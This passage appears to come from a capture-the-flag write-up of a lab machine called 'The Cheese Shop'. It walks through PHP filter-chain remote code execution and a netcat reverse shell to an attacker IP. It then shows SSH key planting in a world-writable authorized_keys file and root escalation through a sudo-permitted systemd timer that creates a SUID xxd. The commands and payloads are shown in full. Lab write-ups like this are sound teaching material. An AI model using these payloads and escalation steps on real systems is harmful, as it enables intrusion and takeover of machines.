nvert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP1046.UTF32|convert.iconv.L6.UCS-2|convert.iconv.UTF8.UTF16LE.T.61-8BIT|convert.iconv.865.UCS-4LE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.MAC.UTF16|convert.iconv.L8.UTF16BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.LN15.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.base64-decode|resource.php;|?>

```

After uploading it through the filter, we confirm that RCE is working.



PHP Version 7.4.3-4ubuntu2.29


System	Linux ip-10-10-12-23 5.15.0-138-generic #148~20.04.1-Ubuntu SMP Fri Mar 28 14:32:35 UTC 2025 x86_64
Build Date	Mar 25 2025 18:57:03
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/apache2
Loaded Configuration File	/etc/php/7.4/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.4/apache2/conf.d
Additional .ini files parsed	/etc/php/7.4/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.4/apache2/conf.d/10-opcache.ini, /etc/php/7.4/apache2/conf.d/10-pdo.ini, /etc/php/7.4/apache2/conf.d/20-calendar.ini, /etc/php/7.4/apache2/conf.d/20-ctype.ini, /etc/php/7.4/apache2/conf.d/20-exif.ini, /etc/php/7.4/apache2/conf.d/20-fileinfo.ini, /etc/php/7.4/apache2/conf.d/20-ftp.ini, /etc/php/7.4/apache2/conf.d/20-gettext.ini, /etc/php/7.4/apache2/conf.d/20-iconv.ini, /etc/php/7.4/apache2/conf.d/20-javascript.ini, /etc/php/7.4/apache2/conf.d/20-mysql.ini, /etc/php/7.4/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.4/apache2/conf.d/20-phar.ini, /etc/php/7.4/apache2/conf.d/20-posix.ini, /etc/php/7.4/apache2/conf.d/20-readline.ini, /etc/php/7.4/apache2/conf.d/20-shmop.ini, /etc/php/7.4/apache2/conf.d/20-sockets.ini, /etc/php/7.4/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.4/apache2/conf.d/20-sysvsem.ini, /etc/php/7.4/apache2/conf.d/20-sysvshm.ini, /etc/php/7.4/apache2/conf.d/20-tokenizer.ini

### 3.Reverse Shell

Now we generate a reverse shell payload and use it on the site:

```
[root@parrot]~/home/user/desktop
#python3 php_filter_chain_generator.py --chain '<?php system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.21.136.129 997 >/tmp/f"); ?>'
[+] The following gadget chain will generate the following code : <?php system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.21.136.129 997
e64 value: PD9waHAgc3lzdGVtKCJybSAvdG1wL2Y7bWtmalZvIC90bXAvZjtzYXQgL3RtcC9mFHNoIC1pIDI+JjF8bnMgMTAuMjE0MTM2LjE5OjA5OTk3ID4vdG1wL2YiKTsgPz4)
php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP866.CSUNICODE|convert.iconv.CSISOLATIN5.IS
```

We get a connection.



The Cheese Shop Admin Panel

Orders

Messages

Users

Parrot Terminal

```
[root@parrot]~/home/user
#nc -lvnp 997
listening on [any] 997 ...
connect to [10.21.136.129] from (UNKNOWN) [10.10.12.23] 38170
sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

On the server, I found a file with authorized SSH keys, but I don't have access to it.

```

$ cd /home/comte
$ ls
snap
user.txt
$ cat user.txt
cat: user.txt: Permission denied
$ cat snap
cat: snap: Permission denied
$ cd .ssh
$ ls
authorized_keys
$ ls -la
total 8
drwxr-xr-x 2 comte comte 4096 Mar 25 2024 .
drwxr-xr-x 7 comte comte 4096 Apr 4 2024 ..
-rw-rw-rw- 1 comte comte 0 Mar 25 2024 authorized_keys
$ cd authorized_keys
sh: 12: cd: can't cd to authorized_keys
$ cat authorized_keys

```

However, I can add a key. I generate my own:

```

[ root@parrot ]-[ /home/user ]
#ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): ssh
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in ssh
Your public key has been saved in ssh.pub
The key fingerprint is:
SHA256:tmUB/g3ssHkXEouw0RBAK3hCAfvikYXq7JcLlZbvPKs root@parrot
The key's randomart image is:
+---[RSA 3072]-----+
|oo..o.=+. .      |
|.o. . . =.+ o    |
|+.o.. . + * .    |
|.+.o.o   * = .   |
|oo.=     S * o    |
|+.+ . . = .     |
| = .. .         |
|. .oo.         |
| ..Eo+o        |
+---[SHA256]-----+
[ root@parrot ]-[ /home/user ]
#cat ssh.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGCd+RVsx/UykmVR+p4UV/N2790hdTMJpZJWdxQw+TijKYlyFOsn/tWcZf7x6vwr7h
u6GS2sB94ZxQBYx0EcIgcUv6CQkma8ucufD43JHy17t/D2oWS671XkY7JZ8IHwmoAqTaaADJYZShaz3TdrG0KzfY6Rjfiq8e4Rx+7
gtPUm1UpvMZNEVCbtgG1i2YpEsYALx5S78BMrD3Y6XxXIHFQSCWF3ybcUWcjK2kpIRCONqV4K2h4eTPmmPH/cUFj/3oqhBRiBdTqL
LwiI4IWtEete+jlPy+83q3G5ZbtDRhkmWSs6ZHLfciAy4kIqR2pGM= root@parrot

```

Then I add it to the file.



```
drwxr-xr-x 2 comte comte 4096 Mar 25 2024 .
drwxr-xr-x 7 comte comte 4096 Apr 4 2024 ..
-rw-rw-rw- 1 comte comte 0 Mar 25 2024 authorized_keys
$ echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQgQCd+RVsx/UykmVR+p4UV/N2790hdTMJpZ
dxQw+TijKYlyF0sn/tWcZf7x6vwr7h0qDt91sj12+FakEK8LaK+ji1E3AzEllsIN5aVcoe0FQZu1+Q
HJQf1bJUv0XDHru6GS2sB94ZxQQBYx0EcIgcUv6CQkma8ucufD43JHy17t/D2oWS671XkY7JZ8IHwm
qTAaADJZYShaz3TdrG0KzfY6Rjfiq8e4Rx+7P9tsctpBz4CyEiZ7e4jfN6y6bTSKB1MhRVxZu0BzW8
jcEgU9b0W36fR1KQPvBIgtPUm1UpvMZNEVCbtgGli2YpEsYALx5S78BMrD3Y6XxXIHFQSCWF3ybcU
jk2kpIRCONqV4K2h4eTPmmPH/cUFj/3oqhBRiBdTqL7wZXvLAFFALDITw8sjAu/grT323ubvmq+3iy
wmyLYneUlBEn1gxum+snhXtNhLWiI4IWtEete+jlPy+83q3G5ZbtDRhkmWSs6ZHLfcIAy4kIqR2pG
root@parrot" >>authorized_keys
$ ls -la
total 12
drwxr-xr-x 2 comte comte 4096 Mar 25 2024 .
drwxr-xr-x 7 comte comte 4096 Apr 4 2024 ..
-rw-rw-rw- 1 comte comte 565 Jun 19 15:22 authorized_keys
```

Since my key is now authorized, I can log in as „comte”.



```
[root@parrot]-[~]
#ssh comte@10.10.12.23 -i /home/user/ssh
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-138-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System load:  0.0                       Processes:            127
Usage of /:   30.8% of 18.53GB          Users logged in:      0
Memory usage: 11%                      IPv4 address for ens5: 10.10.12.23
Swap usage:   0%

 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

   https://ubuntu.com/aws/pro

Expanded Security Maintenance for Applications is not enabled.

8 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.

Last login: Thu Apr  4 17:26:03 2024 from 192.168.0.112
comte@ip-10-10-12-23:~$
```

I also retrieve the first flag.

```
comte@ip-10-10-12-23:~$ cat user.txt
THM{9f2ce3df1beeecaf695b3a8560c682704c31b17a}
```

# 4.Root

Time for privilege escalation. I start by looking for files I can execute as root.

```

comte@ip-10-10-12-23:~$ ls -la
total 52
drwxr-xr-x 7 comte comte 4096 Apr  4 2024 .
drwxr-xr-x 4 root  root 4096 Jun 19 13:05 ..
lrwxrwxrwx 1 comte comte   9 Apr  4 2024 .bash_history -> /dev/null
-rw-r--r-- 1 comte comte  220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 comte comte 3771 Feb 25 2020 .bashrc
drwx----- 2 comte comte 4096 Sep 27 2023 .cache
drwx----- 3 comte comte 4096 Mar 25 2024 .gnupg
drwxrwxr-x 3 comte comte 4096 Mar 25 2024 .local
-rw-r--r-- 1 comte comte  807 Feb 25 2020 .profile
drwx----- 3 comte comte 4096 Mar 25 2024 snap
drwxr-xr-x 2 comte comte 4096 Mar 25 2024 .ssh
-rw-r--r-- 1 comte comte   0 Sep 27 2023 .sudo_as_admin_successful
-rw----- 1 comte comte 4276 Sep 15 2023 user.txt
-rw----- 1 comte comte   55 Apr  4 2024 .Xauthority
comte@ip-10-10-12-23:~$ sudo -l
User comte may run the following commands on ip-10-10-12-23:
    (ALL) NOPASSWD: /bin/systemctl daemon-reload
    (ALL) NOPASSWD: /bin/systemctl restart exploit.timer
    (ALL) NOPASSWD: /bin/systemctl start exploit.timer
    (ALL) NOPASSWD: /bin/systemctl enable exploit.timer
comte@ip-10-10-12-23:~$ █

```

We find a script called „**exploit.timer**”, let's inspect what it does.

```

comte@ip-10-10-12-23:/etc/systemd/system$ cat exploit.service
[Unit]
Description=Exploit Service

[Service]
Type=oneshot
ExecStart=/bin/bash -c "/bin/cp /usr/bin/xxd /opt/xxd && /bin/chmod +sx /opt/xxd"
"
comte@ip-10-10-12-23:/etc/systemd/system$ █

```

When executed, it returns an error.



```
comte@ip-10-10-12-23:/etc/systemd/system$ start exploit.timer
```


Command 'start' not found, did you mean:

```
command 'stars' from snap stars (2.7jrc3)
command 'startx' from deb xinit (1.4.1-0ubuntu2)
command 'tart' from deb tart (3.10-1build1)
command 'stat' from deb coreutils (8.30-3ubuntu2)
command 'rstart' from deb x11-session-utils (7.7+4)
```

See 'snap info <snapname>' for additional versions.

```
comte@ip-10-10-12-23:/etc/systemd/system$ sudo systemctl start exploit.timer
Failed to start exploit.timer: Unit exploit.timer has a bad unit file setting.
See system logs and 'systemctl status exploit.timer' for details.
comte@ip-10-10-12-23:/etc/systemd/system$
```

We need to edit the script and add a value to the „OnBootSec” field.



```
comte@ip-10-10-12-23:/etc/systemd/system
GNU nano 4.8 exploit.timer Modified
[Unit]
Description=Exploit Timer

[Timer]
OnBootSec=2s


[Install]
WantedBy=timers.target

[ Directory '.' is not writable ]
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Paste Text ^T To Spell ^_ Go To Line
```

After running it, a file called **xxd** appears in the **/opt** directory.

```
comte@ip-10-10-12-23:/etc/systemd/system$ cd /opt
comte@ip-10-10-12-23:/opt$ ls
xxd
comte@ip-10-10-12-23:/opt$
```

I looked up its purpose online and how it might be used.



 / **xxd** ☆ Star 11,769

[File write](#) [File read](#) [SUID](#) [Sudo](#)

## File write

It writes data to files, it may be used to do privileged writes or write files outside a restricted file system.

```
LFIL=ile_to_write
echo DATA | xxd | xxd -r - "$LFIL"
```

## File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

```
LFIL=ile_to_read
xxd "$LFIL" | xxd -r
```

## SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian ( $\leq$  Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

Here you can see my failed attempts.





